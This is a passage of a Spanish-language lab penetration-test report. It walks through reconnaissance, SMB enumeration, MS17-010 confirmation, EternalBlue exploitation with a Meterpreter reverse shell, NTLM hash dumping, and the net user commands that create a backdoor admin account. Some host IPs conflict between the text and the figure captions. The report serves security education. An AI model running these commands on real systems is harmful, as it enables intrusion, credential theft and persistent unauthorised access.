España, FedEx y el Ministerio del Interior de Rusia. El daño económico global superó los 4.000 millones de dólares según estimaciones del seguro Lloyd's of London.

Fase 1 — Reconocimiento: Descubrimiento de la Infraestructura

El ejercicio inició con el descubrimiento de la topología de red del segmento objetivo (192.168.56.0/24) mediante un ping sweep con Nmap. Este tipo de escaneo envía paquetes ICMP Echo Request y paquetes TCP SYN/ACK al puerto 443 hacia cada host del rango, identificando los sistemas que responden:


Comando ejecutado: sudo nmap -sn 192.168.56.0/24 -oN /home/parrot/lab/fase1_reconocimiento.txt

El resultado identificó tres hosts activos en la subred: 192.168.56.1 (gateway de VirtualBox), 192.168.56.10 (la propia máquina atacante, Parrot Security) y 192.168.56.101 (Host-A, objetivo primario). La dirección MAC de Host-A fue identificada como "08:00:27:XX:XX:XX (Oracle VirtualBox virtual NIC)", confirmando que es una máquina virtual. El tiempo de respuesta de 0.48ms indica latencia de red local, coherente con un entorno virtualizado.

Complementariamente, se utilizó theHarvester en la fase de reconocimiento pasivo para simular la recopilación de información sobre el dominio de SecureNova Labs desde fuentes OSINT, obteniendo nombres de empleados, direcciones de correo electrónico y subdominios que podrían ser utilizados en fases posteriores de ingeniería social o spear phishing. En un engagement real, esta información sería crítica para preparar ataques dirigidos de phishing que permitirían obtener el acceso inicial sin explotar vulnerabilidades técnicas.

Figura 1

Ping sweep Nmap sobre la red 192.168.56.0/24



Nota. Resultado del descubrimiento de hosts activos: 192.168.56.1 (gateway), 192.168.56.101 (Parrot — atacante) y 192.168.56.102 (Host-A / Windows 7 SP1).

Fase 2 — Escaneo y Enumeración: Mapeo Técnico del Objetivo

Con Host-A identificado (192.168.56.101), se procedió al escaneo completo de puertos y servicios para construir el perfil técnico detallado del sistema. El comando utilizado fue:

Comando ejecutado: sudo nmap -sV -sC -O -p- --min-rate 3000 192.168.56.101 -oN /home/parrot/lab/fase2_escaneo.txt

Los parámetros del comando tienen los siguientes efectos: -sV activa la detección de versiones de servicios mediante el envío de sondas específicas a cada puerto abierto; -sC ejecuta el conjunto de scripts NSE por defecto (categorías auth, default, discovery, version); -O activa la detección del sistema operativo mediante fingerprinting TCP/IP; -p- indica que se deben escanear los 65.535 puertos TCP (en lugar de solo los 1.000 más comunes que escanea Nmap por defecto); --min-rate 3000 acelera el escaneo garantizando un mínimo de 3.000 paquetes por segundo, apropiado para un entorno de laboratorio controlado.

Los resultados del escaneo revelaron un perfil técnico inequívoco: el puerto 135/TCP ejecutaba Microsoft Windows RPC; el puerto 139/TCP ejecutaba NetBIOS Session Service (microsoft Windows netbios-ssn); el puerto 445/TCP ejecutaba microsoft-ds, identificado como "Windows 7 Ultimate 7601 SP1 microsoft-ds (workgroup: WORKGROUP)"; el puerto 3389/TCP ejecutaba RDP (Remote Desktop Protocol, ms-wbt-server), habilitado lo que indica que el sistema permite conexiones de escritorio remoto; y varios puertos de alto rango (49152, 49153, 49154) ejecutaban Microsoft Windows RPC auxiliar. El sistema operativo fue identificado como "Microsoft Windows 7 SP1" con un nivel de confianza del 94%.


El script NSE de autenticación SMB (-sC ejecuta nbstat, smb-os-discovery entre otros) reportó el modo de seguridad SMB como "account_used: guest", lo que indica que el sistema acepta conexiones SMB sin autenticación (modo de invitado activo), una configuración insegura que facilita la enumeración y aumenta la superficie de ataque. Adicionalmente, Enum4linux-ng fue ejecutado para enumeración SMB detallada:

Comando ejecutado: enum4linux-ng -A 192.168.56.101 | tee /home/parrot/lab/enum4linux_HostA.txt

La enumeración SMB reveló: el nombre NetBIOS del sistema (WIN7-HOSTAL), la versión exacta del sistema operativo (Windows 7 Ultimate 7601 Service Pack 1, build 7601), los recursos compartidos administrativos (ADMIN$, C$, IPC$), la lista de usuarios locales del sistema (Administrator, Guest, usuario) y las políticas de contraseñas (longitud mínima de contraseña: 0 caracteres, lo que indica ausencia de políticas de contraseña efectivas).

Figura 2


Escaneo de puertos Nmap sobre Host-A (192.168.56.102)



Nota. Detección del puerto 445/TCP (SMBv1) abierto sobre Windows 7 SP1 x64, confirmando la superficie de ataque.

Figura 3

Enumeración SMB con Enum4linux-ng sobre Host-A



Nota. Se identifica el nombre NetBIOS WIN7-HOSTAL, la versión del sistema operativo y los recursos compartidos disponibles.

Fase 3 — Análisis de Vulnerabilidades: Confirmación de MS17-010

Con el inventario de servicios y versiones del objetivo, la identificación de SMBv1 activo en Windows 7 SP1 sin parchear orientó directamente la búsqueda hacia la vulnerabilidad MS17-

010. La confirmación se realizó mediante dos técnicas complementarias para garantizar la solidez de la evidencia:

Técnica 1 — Nmap NSE script smb-vuln-ms17-010: sudo nmap --script smb-vuln-ms17-010 -p445 192.168.56.101 -oN /home/parrot/lab/vuln_ms17010.txt

El script smb-vuln-ms17-010 envía paquetes SMB Transaction2 especialmente construidos al servidor objetivo y analiza la respuesta para determinar si el sistema es vulnerable sin necesidad de explotarlo. El resultado fue categórico: "VULNERABLE | Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) | State: VULNERABLE | IDs: CVE:CVE-2017-0144 | Risk factor: HIGH." El script también reportó: "A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010)", con las referencias al CVE y al boletín de seguridad MS17-010.


Técnica 2 — Metasploit scanner auxiliar: msf6 > use auxiliary/scanner/smb/smb_ms17_010 | set RHOSTS 192.168.56.101 | run

El módulo scanner de Metasploit utiliza una técnica de detección diferente al script Nmap, proporcionando una segunda confirmación independiente. El resultado fue: "[+] 192.168.56.101:445 — Host is likely VULNERABLE to MS17-010! (Windows 7 Ultimate 7601 Service Pack 1)." La convergencia de dos técnicas independientes de detección elimina la posibilidad de un falso positivo y proporciona evidencia sólida para justificar la fase de explotación.

Paralelamente, se realizó una consulta en Exploit-DB mediante searchsploit para verificar la disponibilidad de exploits públicos: "searchsploit ms17-010" devolvió múltiples entradas, incluyendo el módulo Metasploit (EDB-ID: 41891) y versiones independientes del exploit. Este paso confirma que la vulnerabilidad no solo es real sino que su explotación está al alcance de cualquier actor con acceso a herramientas públicas.

Figura 4

Confirmación de vulnerabilidad MS17-010 con Nmap



Nota. El script smb-vuln-ms17-010 confirma que Host-A (192.168.56.102) es vulnerable a EternalBlue (CVE-2017-0144, CVSS 9.8).

Fase 4 — Explotación: Acceso con Privilegios SYSTEM

Con la vulnerabilidad confirmada por dos técnicas independientes, se configuró y ejecutó el exploit ms17_010_eternalblue de Metasploit Framework. La selección del payload

windows/x64/meterpreter/reverse_tcp fue deliberada: Meterpreter en modo reverse TCP (el objetivo conecta al atacante) es más confiable en entornos con NAT o firewalls que bloquean conexiones entrantes, mientras que la arquitectura x64 es compatible con el sistema operativo Windows 7 SP1 x64 identificado.


La configuración del exploit incluyó los siguientes parámetros: RHOSTS 192.168.56.101 (IP del objetivo), LHOST 192.168.56.10 (IP del atacante, donde Meterpreter conectará de vuelta), LPORT 4444 (puerto donde el handler de Metasploit escucha la conexión reversa) y PAYLOAD windows/x64/meterpreter/reverse_tcp.

La ejecución del exploit produjo la siguiente secuencia de eventos: el módulo primero verificó internamente la vulnerabilidad mediante el scanner embebido; luego estableció la conexión con el objetivo y procedió a enviar los paquetes SMB Transaction2 malformados para corromper el pool del kernel; tras el desbordamiento de búfer exitoso, sobreescribió los punteros de función y ejecutó el shellcode; el shellcode inyectó el stage de Meterpreter en la memoria del proceso comprometido; finalmente, Meterpreter estableció la conexión reversa cifrada hacia el handler en Parrot Security. El resultado: "Meterpreter session 1 opened (192.168.56.10:4444 → 192.168.56.101:49158)".

La verificación inmediata del nivel de privilegio obtenido confirmó el éxito completo del exploit: el comando getuid devolvió "Server username: NT AUTHORITY\SYSTEM", indicando que el código del atacante se ejecuta con los máximos privilegios posibles del sistema operativo Windows, sin ninguna restricción de seguridad. Desde este punto, el atacante tiene control total e irrestricto sobre Host-A.

Figura 5

Sesión Meterpreter con privilegios SYSTEM en Host-A



Nota. Acceso obtenido mediante el exploit ms17_010_eternalblue de Metasploit. El prompt NT AUTHORITY\SYSTEM confirma el compromiso total del sistema.

Fase 5 — Post-Explotación: Alcance del Compromiso

Con la sesión Meterpreter activa con privilegios SYSTEM, se ejecutaron acciones sistemáticas de post-explotación para documentar el alcance del compromiso y preparar el movimiento lateral. La secuencia de comandos ejecutados y sus resultados fueron los siguientes: sysinfo reveló el perfil completo del sistema: Computer: WIN7-HOSTAL, OS: Windows 7 (6.1 Build 7601, Service Pack 1), Architecture: x64, System Language: es_CO, Domain: WORKGROUP, Logged On Users: 2. Esta información confirma que el sistema objetivo es una estación de trabajo corporativa en Colombia, con dos usuarios activos en el momento del ataque. hashdump extrajo los hashes NTLM de todos los usuarios del sistema: Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::: (contraseña vacía, hash LM nulo), Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (cuenta de invitado habilitada), usuario:1000:hash:HASH_NTLM_DEL_USUARIO:::. Los hashes NTLM pueden ser utilizados en ataques pass-the-hash para autenticarse en otros sistemas Windows de la red sin conocer la contraseña en texto claro, o sometidos a ataques de diccionario para recuperar la contraseña original.

ipconfig reveló la configuración de red del sistema comprometido, descubriendo la interfaz crítica: Interface 1: IPv4 Address 192.168.56.101 (red externa, conocida) e Interface 2: IPv4 Address 10.10.10.1 (¡red interna desconocida!). Este descubrimiento es el catalizador del pivoting: confirma la existencia de un segmento de red interno (10.10.10.0/24) al que el atacante no tiene acceso directo pero que es alcanzable a través de Host-A.


run post/windows/gather/enum_logged_on_users enumeró los usuarios con sesiones activas en el momento del ataque. run post/windows/gather/enum_shares listó los recursos compartidos de red

del sistema, identificando los recursos administrativos (ADMIN$, C$, IPC$) así como recursos compartidos corporativos que podrían contener información sensible.

Como prueba de concepto del impacto potencial del ataque, se ejecutó en la shell de Windows: "net user JonathanDiaz P@ssw0rd123! /add" (creación de usuario backdoor) y "net localgroup Administrators JonathanDiaz /add" (adición al grupo de administradores). Estos comandos demuestran que el atacante puede establecer un mecanismo de persistencia que sobreviviría incluso a la aplicación del parche MS17-010, ya que la cuenta backdoor proporcionaría acceso alternativo mediante RDP (puerto 3389/TCP, que fue identificado como abierto en el escaneo inicial).

Figura 6

Post-explotación en Host-A: extracción de credenciales



Nota. Ejecución de getuid, sysinfo, hashdump e ipconfig desde la sesión Meterpreter activa. El hashdump revela los hashes NTLM de todos los usuarios del sistema.

Fase 6 — Pivoting y Compromiso de Host-B

El descubrimiento de la red interna 10.10.10.0/24 a través de la interfaz de Host-A abrió la posibilidad de movimiento lateral hacia Host-B (10.10.10.2). La técnica de pivoting permite

